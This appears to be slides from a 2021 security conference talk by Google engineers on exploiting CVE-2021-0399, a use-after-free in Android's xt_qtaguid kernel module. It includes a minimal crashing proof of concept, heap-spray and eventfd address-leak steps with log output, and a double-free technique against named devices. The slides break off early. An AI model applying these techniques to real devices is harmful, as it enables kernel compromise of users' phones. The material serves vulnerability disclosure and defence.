HITB SECCONF SIN-2021

The Art of Exploiting UAF by Ret2bpf in Android Kernel

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TRACK 1

Who Are We?

- Xingyu Jin
  - Security Engineer at Google
  - Occasionally play CTFs and hunting kernel bugs.
- Richard Neal
  - Android Malware Research team at Google
  - Security Engineer (and manager)

Agenda

- Kernel Internals of Android netfilter module xt_qtaguid
  - Known vulnerabilities in the past
- CVE-2021-0399 Vulnerability Analysis
- Exploit CVE-2021-0399
  - Demo on exploiting Android device
- Mitigations
- How does Google detect exploit code at scale

Android module xt_qtaguid

xt_qtaguid Introduction

- Data usage monitoring and tracking functionality since Android 3.0
  - Track the network traffic on a per-socket basis for unique app
- Module /dev/xt_qtaguid exists on Android devices since 2011
  - Replaced by eBPF since Android Q
- Userspace sends commands to kernel
  - E.g. TrafficStats.tagSocket API


```
switch (cmd) {
case 't':
  res = ctrl_cmd_tag(input);
  break;
case 'u':
  res = ctrl_cmd_untag(input);
  break;
```

kernel ⟵ userspace

```
ctrl_fd = open("/proc/net/xt_qtaguid/ctrl", O_WRONLY);
if (-1 == ctrl_fd) {
  log_err("open /proc/net/xt_qtaguid/ctrl");
  goto quit;
}

log_info("Sending command '%s'", command);
amount = write(ctrl_fd, command, strlen(command));
if (-1 == amount) {
```


xt_qtaguid Open Device


- Allocate struct **uid_tag_data** for every unique uid
- Allocate struct **proc_qtu_data** for every unique pid
- N:1



xt_qtaguid Tag Socket (ctrl_cmd_tag)


- Read socket fd, tag and uid from userspace
  - sscanf(input, "%c %d %llu %u", &cmd, &sock_fd, &acct_tag, &uid_int);
- Creating **tag_ref** and **sock_tag**





xt_qtaguid

- Tag socket(ctrl_cmd_tag) VS Untag socket(ctrl_cmd_untag->qtaguid_untag)



https://t.me/learningnets

Vulnerability Analysis & Exploitation

CVE-2016-3809

- Kernel Information Leak
- Read /proc/net/xt_gtaguid/ctrl and obtain the kernel address of socket structure
  - sock=**0xffffffc01855bb80**, ...
  - Strengthen CVE-2015-3636, ... exploits :-/
- You may still find OEM devices after 2017 with this bug :-/

```
@@ -1945,7 +1945,7 @@
                        );
                f_count = atomic_long_read(
                        &sock_tag_entry->socket->file->f_count);
-               seq_printf(m, "sock=%p tag=0x%llx (uid=%u) pid=%u "
+               seq_printf(m, "sock=%pK tag=0x%llx (uid=%u) pid=%u "
                           "f_count=%lu\n",
                           sock_tag_entry->sk,
                           sock_tag_entry->tag, uid,
```

```
@@ -2548,8 +2548,7 @@
        uid_t stat_uid = get_uid_from_tag(tag);
        struct proc_print_info *ppi = m->private;
        /* Detailed tags are not available to everybody */
-       if (get_atag_from_tag(tag) && !can_read_other_uid_stats(
-                                           make_kuid(&init_user_ns,stat_uid))) {
+       if (!can_read_other_uid_stats(make_kuid(&init_user_ns,stat_uid))) {
                CT_DEBUG("qtaguid: stats line: "
                         "%s 0x%llx %u: insufficient priv "
                         "from pid=%u tgid=%u uid=%u stats.gid=%u\n",
```

CVE-2017-13273

- Race condition due to incorrect locking
  - UAF on tag_ref_tree
- From 2011 to 2020, 2 vulnerabilities were reported in xt_qtaguid.c
  - 1 kernel heap information leak
  - 1 UAF by race

- **What can possibly go wrong in 2021?**


- Discovered by external researcher
  - In xt_qtaguid.c, there is a potential UAF.
  - No PoC or exploitation details provided but researcher believes it's **impossible** to exploit on modern devices which enable CONFIG_ARM64_UAO
- Minimal crashing PoC by Richard:

```
tag_socket(sock_fd, /*tag=*/0x12345678, getuid());
fork_result = fork();
if (fork_result == 0) {
     untag_socket(sock_fd);
} else {
    (void)waitpid(fork_result, NULL, 0);
}
exit(0);
```

- Untag socket(ctrl_cmd_untag->qtaguid_untag)...
    - Find corresponding **proc_qtu_data** based on **pid**.
    - Remove **sock_tag** from **proc_qtu_data.list**.
    - Free **sock_tag**.

```
pqd_entry = proc_qtu_data_tree_search(
    &proc_qtu_data_tree, pid);
/*
 * TODO: remove if, and start failing.
 * At first, we want to catch user-space code that is not
 * opening the /dev/xt_qtaguid.
 */
if (IS_ERR_OR_NULL(pqd_entry) || !sock_tag_entry->list.next) {
    pr_warn_once("qtaguid: %s(): "
                 "User space forgot to open /dev/xt_qtaguid? "
                 "pid=%u tgid=%u sk_pid=%u, uid=%u\n", __func__,
                 current->pid, current->tgid, sock_tag_entry->pid,
                 from_kuid(&init_user_ns, current_fsuid()));
} else {
    list_del(&sock_tag_entry->list);
}
```

- An application may call fork and untag the socket in the child process
    - So pqd_entry == NULL
- Kernel complains about the unexpected situation but doing **nothing**
- sock_tag_entry->list is not removed but sock_tag_entry is freed
    - UAF




Exploit CVE-2021-0399

Own your Android!
SELINUX, SECCOMP, KASLR, PAN, PXN, ADDR_LIMIT_CHECK, CONFIG_ARM64_UAO
CONFIG_SLAB_FREELIST_RANDOM CONFIG_SLAB_FREELIST_HARDENED
Targeting at recent device manufactured in 2019-2020
Security Patch level 2021 Jan + Android Pie & Kernel 4.14
(e.g. Xiaomi Mi9, OnePlus 7 Pro)


Step 0 - eventfd leaks kernel heap address

- Most devices use kmalloc-**128** as the minimal size of the slab object
  - E.g. the size of the object by kmalloc(/*obj_size=*/10) is **128** bytes


```
struct file *eventfd_file_create(unsigned int count, int flags)
{
        struct file *file;
        struct eventfd_ctx *ctx;

        /* Check the EFD_* constants for consistency.  */
        BUILD_BUG_ON(EFD_CLOEXEC != O_CLOEXEC);
        BUILD_BUG_ON(EFD_NONBLOCK != O_NONBLOCK);

        if (flags & ~EFD_FLAGS_SET)
                return ERR_PTR(-EINVAL);

        ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
        if (!ctx)
                return ERR_PTR(-ENOMEM);

        kref_init(&ctx->kref);
        init_waitqueue_head(&ctx->wqh);
        ctx->count = count;
        ctx->flags = flags;

        file = anon_inode_getfile("[eventfd]", &eventfd_fops, ctx,
                                  O_RDWR | (flags & EFD_SHARED_FCNTL_FLAGS));
        if (IS_ERR(file))
                eventfd_free_ctx(ctx);
```




- Child process calls ctrl_cmd_untag
  - sock_tag is freed
  - Spray eventfd



- Untag another sock_tag: unlink
  - sock_tag->prev->next = sock_tag->next





eventfd_ctx->count = &list_head

- Read /proc/self/fdinfo/$fd
  - Info leak for the head node


```
#ifdef CONFIG_PROC_FS
static void eventfd_show_fdinfo(struct seq_file *m, struct file *f)
{
        struct eventfd_ctx *ctx = f->private_data;

        spin_lock_irq(&ctx->wqh.lock);
        seq_printf(m, "eventfd-count: %16llx\n",
                   (unsigned long long)ctx->count);
        spin_unlock_irq(&ctx->wqh.lock);
}
#endif
```

```
[+ICEBEAR] ./eventfd.c:55 [fd=2143]Read result = pos:   0
flags:  02
mnt_id: 10
eventfd-count: ffffffc9e15b27a8
 from /proc/1938/fdinfo/2143
[*ICEBEAR] ./eventfd.c:104 All spray threads(eventfd) are done ...
[+ICEBEAR] ./poc.c:501 Kernel heap leak: 0xffffffc9e15b27a8
```

Step 1 - Double Free on kmalloc-128

- Naive try
  - Close the device(qtudev_release), will it free the sock_tag again?
  - qtudev_release will put all unlinked sock_tag to st_to_free_tree and free them later


```
static void sock_tag_tree_erase(struct rb_root *st_to_free_tree)
{
    struct rb_node *node;
    struct sock_tag *st_entry;
    node = rb_first(st_to_free_tree);
    while (node) {
        st_entry = rb_entry(node, struct sock_tag, sock_node);
        node = rb_next(node);
        CT_DEBUG("qtaguid: %s(): "
                 "erase st: sk=%p tag=0x%llx (uid=%u)\n", __func__,
                 st_entry->sk,
                 st_entry->tag,
                 get_uid_from_tag(st_entry->tag));
        rb_erase(&st_entry->sock_node, st_to_free_tree);
        sock_put(st_entry->sk);
        kfree(st_entry);
    }
}
```




- Naive try
  - Kernel crash
- The security check in qtudev_release is rigorous
- qtudev_release will check if the tag is valid or not
  - tag_ref doesn't exist? Crash
  - When socket is untagged, tr->num_sock_tags is dereferenced as 0x0
  - BUG_ON(tr->num_sock_tags <= 0);

```
utd_entry = uid_tag_data_tree_search(
        &uid_tag_data_tree,
        get_uid_from_tag(st_entry->tag));
BUG_ON(IS_ERR_OR_NULL(utd_entry));
tr = tag_ref_tree_search(&utd_entry->tag_ref_tree,
                         st_entry->tag);
BUG_ON(!tr);
BUG_ON(tr->num_sock_tags <= 0);
```

- Head node leaked
- Free tag B by child(UAF)
- Untag tag C by parent
  - Leak the address of tag D




- Spray on B, D with carefully crafted data for bypassing kernel checks
- **Tag impersonation**: “B”->”E”, “D”->”F”
- Free sprayed buffer: __rb_parent_color should be accessible for rb_erase



One more thing: CVE-2021-0399 + CVE-2016-3809

